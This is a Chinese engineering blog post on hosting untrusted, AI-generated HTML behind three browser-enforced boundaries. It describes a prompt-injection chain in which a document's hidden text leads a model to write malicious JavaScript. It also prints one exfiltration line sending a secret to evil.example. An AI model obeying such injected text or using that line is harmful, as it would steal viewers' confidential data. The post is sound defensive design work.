托管不可信 AI 生成 HTML 的三道安全边界
自包含的 HTML 交付物由模型生成并托管在客户数据平台上,平台必须假定作者不可信,因为提示词注入能让生成页面的脚本在查看者浏览器里执行。
中文
复制
现在做一个自包含的交互页面只要几分钟,而且越来越多是模型在做。托管服务当初的假设是:写这个文件的人——不管是人还是模型——都不能信。
我们的一个产品让一小队管理员向客户发布自包含的 HTML 文档:交互式报告、原型、设计师手工做的仪表盘。需求听起来很简单。上传文件,拿到链接,把链接发出去。真正的工作其实是链接背后的一切。
上传的 HTML 文件就是一个程序。它运行的 JavaScript 拥有所在页面碰巧具备的一切权限。而我们准备把这些文件渲染在一个存放客户机密数据的平台里。「这是我们自己的文件,我们信得过」不是安全模型。「我们会做净化处理」也不是,因为把脚本净化掉,功能就没了。
作者也在变。过去,做一个能跑的交互式 HTML 页面算个小项目。现在它只是一句提示词,而产品的下一阶段会让平台助手在无人看管的情况下写这些文件:你在对话中途要一个交互式需求模型,生成 agent 写好 HTML,同一分钟内你就拿到一个链接。中间没有人打开过这个文件。当文件是被人慢慢写出来、作者的名字你还认识的时候,「我们信任作者」在论证里确实还起作用。一旦文件由模型来写,这个论证就不成立了。
这个形态可能已经不陌生:Claude 的 Artifacts 做的就是类似的事——你要点东西,拿回来的不是一段文字,而是一个能跑的小页面。我们正在产品内部做自己的版本:这里说的托管已经上线,生成阶段是下一步。区别在于页面之后会怎样。我们的产物是交付物,通过链接发给客户公司的人,所以链接被转发之后访问权限必须仍然可以撤销,而且就算作者最后被攻陷,托管也得撑得住。
真正塑造了这套设计的风险是提示词注入,攻击链很短,而且完全说得通:有人把一份文档上传到对话里,文档里带着一段写给模型而不是写给读者的文字,模型之后写 artifact 时照做了那段文字,生成的 JavaScript 就在查看者的浏览器里执行。查看者是客户方的高层,登录着我们的平台,用的是公司笔记本。这条链上没有任何人做了不寻常的事,正因如此才值得针对它做工程。概率很低,但一旦发生,对产品和客户都是灾难性的。
于是我们定下一条规则:浏览器上游的一切都不信任。这涵盖上传者、提示词、agent 架构,以及我们自己的 QA 环节。

这条线是信任的终点。线以上的措施都有帮助,但没有一个能拦住铁了心的作者。线以下的一切,由查看者的浏览器强制执行。
三件降低风险但拦不住风险的事
生成功能上线时会附带三项缓解措施。它们都不是边界,在有人依赖它们之前,值得先搞清楚为什么。
生成 agent 有独立的上下文窗口。 完整的聊天记录不会被拖进 HTML 生成环节。工程上是对的,但这不算隔离:这个 agent 的全部职责就是接收对话中的内容并把它变成一个文件。注入的文本就藏在载荷里面,而不是绕在外面。
工具提示词要求产物自包含。 一个 HTML 文件,零外部请求,所有内容内联。模型大多数时候会遵循指令,而在这里,大多数时候还不够。
返回链接之前会检查输出。 另一个模型,在它自己的上下文里,会渲染产物并确认它确实能跑:没有报错,没有外部请求。这能抓住坏掉的输出,但无法对恶意输出做出任何保证——这正是下面这些边界存在的原因。
这三项都会保留。我们真正依赖的是浏览器会拒绝做什么,而这分成三类:身份(谁有权打开它)、源(代码在哪里运行)、能力(运行起来之后它能碰到什么)。每道边界由不同的机制强制执行,所以攻破一道并不会打开另外两道:链接泄露了仍然要过授权检查,恶意脚本仍然没有网络,而完全无视提示词里所有指令的代码,仍然读不到应用的 cookie。

三道闸门,三种机制。第一道由我们的服务器在每次打开时强制执行。另外两道由查看者的浏览器强制执行。
边界一:链接不是凭证
第一个版本是最直白的那种。分享链接打到一个需要认证的路由,我们检查访问权限,然后重定向到一个渲染 URL,上面带一个短期签名令牌:/render/:uuid/:token。
它没能通过评审。
重定向后的 URL 是一个躺在地址栏里的持有者凭证。客户端把它转发给谁,谁就能在 token 有效期内进入,而这个功能的初衷恰恰是转发链接不应该授予访问权限。它还以用户最讨厌的方式出问题:token 过期后刷新,五分钟前还能用的链接就报错了。收藏它,则永远用不了。

差别只在一个框。删掉带 token 的 URL,就移除了唯一能在转发后存活的东西。剩下的链接,其价值完全取决于拿着它的人是谁。
我们把它删了。现在没有任何 URL 会返回原始 artifact 内容,也绝不把内容当作裸的对象存储 URL 提供。分享链接挂在应用自己的 origin 上,每次打开都重新跑完整的授权检查:
def show
 return render :no_access, status: :forbidden unless can_view?(current_account, artifact)

 track_view(artifact)
 render_via_shim(artifact)
end
检查读取的是账号在 artifact 所属 space 中的成员身份,与当前会话无关。改用会话状态来判断,才是这里隐蔽的失效模式:检查如果取决于查看者碰巧选中了什么,就可能把一个客户的 artifact 展示给错误的已登录用户。
因为每次打开都实时判定权限,撤销才真正生效。把某人移出 workspace,发给他的链接就打不开了。删除 artifact,它对所有人都不再打开,并且会显示一个说明页面,而不是一个光秃秃的 404。实时检查也是以后做生成功能能安全落地的前提:同一个链接明天提供的字节和今天不同,而这之所以可以接受,正是因为链接本身不授予任何权限。
一个如实承认的缺口:现代 Chromium 即使你发送 Cache-Control: private, no-store,也会把页面放进前进/后退缓存,所以浏览器后退可以恢复已渲染的 artifact 而不重跑检查。我们暂时接受了这一点。要彻底堵上,需要一个强制重新加载的 pageshow 处理器。
边界二:不同的站点,而不是不同的路径
身份问题定了,接下来的问题是 HTML 到底在哪里执行。
在应用自身的 origin 上渲染,哪怕放进沙箱 iframe,也很快被否掉了。Site Isolation 隔离的是站点,不是路径,所以同站内容可能落进应用自己的渲染进程,Spectre 一类攻击就又有了可乘之机。而且顶层文档可以靠自身导航外泄数据:location = 'https://evil.example/?data=' + secret。没有任何 CSP 指令能拦住它,也没有哪个 sandbox token 能去掉自我导航。
下一个想法是子域名,artifacts.app.example.com。这本来是首选方案,因为子域名不要钱,再买一个域名则是一堆手续。但对我们的威胁模型来说它不够用,而且这一点很容易骗过人,因为它看起来是隔离的。子域名共享同一个可注册域名,也就是说它们属于同一个站点,浏览器就可能把应用和不受信任的内容放在同一个渲染进程里。GitHub 把 Pages 放在 github.io 而不是 pages.github.com,原因正在于此。
所以:再买一个可注册域名,只为这件事,不作他用。就叫它 example-usercontent.com。这样浏览器就有了一个能在进程隔离层强制执行的站点边界,应用的 cookie 也就永远够不着了。
理想版本还要再进一步:每个 artifact 各占一个子域名,这样任意两个 artifact 也不共享站点。光靠子域名做不到这一点,原因和上面 artifacts.app.example.com 失败一样。改变局面的是 Public Suffix List——浏览器用来判断一个站点到哪里结束、另一个从哪里开始的注册表。把域名加进去,每个子域名就成了独立站点,有自己的渲染进程和 cookie 空间;github.io 就是这么做的,也是它上面每个用户名都算独立站点的原因。我们把它归在理想而非默认:这份列表由志愿者维护,收录要经过审核,前置周期以月计,而且条目要等浏览器更新才能到达用户,所以不是谁都能随手打开的开关。眼下用一个域名承载所有 artifact,靠 opaque-origin 沙箱让它们彼此够不着。
在把 artifact host 包进 Rails engine 之前,我先打开新域名,手动敲了几个路径,看看哪些能访问到。/login 有响应。我们的认证层 Rodauth 是 Rack 中间件,位于 router 之前,所以它在这个不可信内容域名上提供了整套登录流程,还会在这里种下 session cookie。换成 engine 根本碰不到这个问题:isolate_namespace 隔离的是常量查找,不是 host,也不是中间件。

认证层并不在 router 所在的位置。Rails engine 隔离的是命名,而这个请求压根没走到 router。
修法刻意做得很硬。在 router 里加一条 host 约束,只暴露一个静态路径,其余一律 404:
constraints ->(req) { req.host == ARTIFACTS_HOST } do
 get "/shim", to: "artifacts#shim"
 match "(*path)", to: ->(_env) { [ 404, { "Content-Type" => "text/plain" }, [ "Not Found" ] ] }, via: :all
end
再在 Rodauth app 顶部显式拦一道,让请求根本到不了认证层:
route do |r|
 next if r.host == ARTIFACTS_HOST
 # the rest of the auth app
end
一个集成测试拿应用路径逐个打向 artifact host,断言每个都返回 404,断言响应里没有 Set-Cookie,并确认 shim 和应用自身的登录仍然可用。
把 HTML 送过去,又不给它 URL
贯穿整个设计的约束是:artifact 必须在第二个域名上渲染,但不能存在任何可抓取的内容 URL,因为内容 URL 可以被转发,会直接击穿第一道边界。
所以第二个域名只提供一个 shim:一个静态页面,没有 artifact 数据,没有 session,也不访问数据库。已认证的应用页面用 iframe 嵌它,再通过 postMessage 把 HTML 递过去。
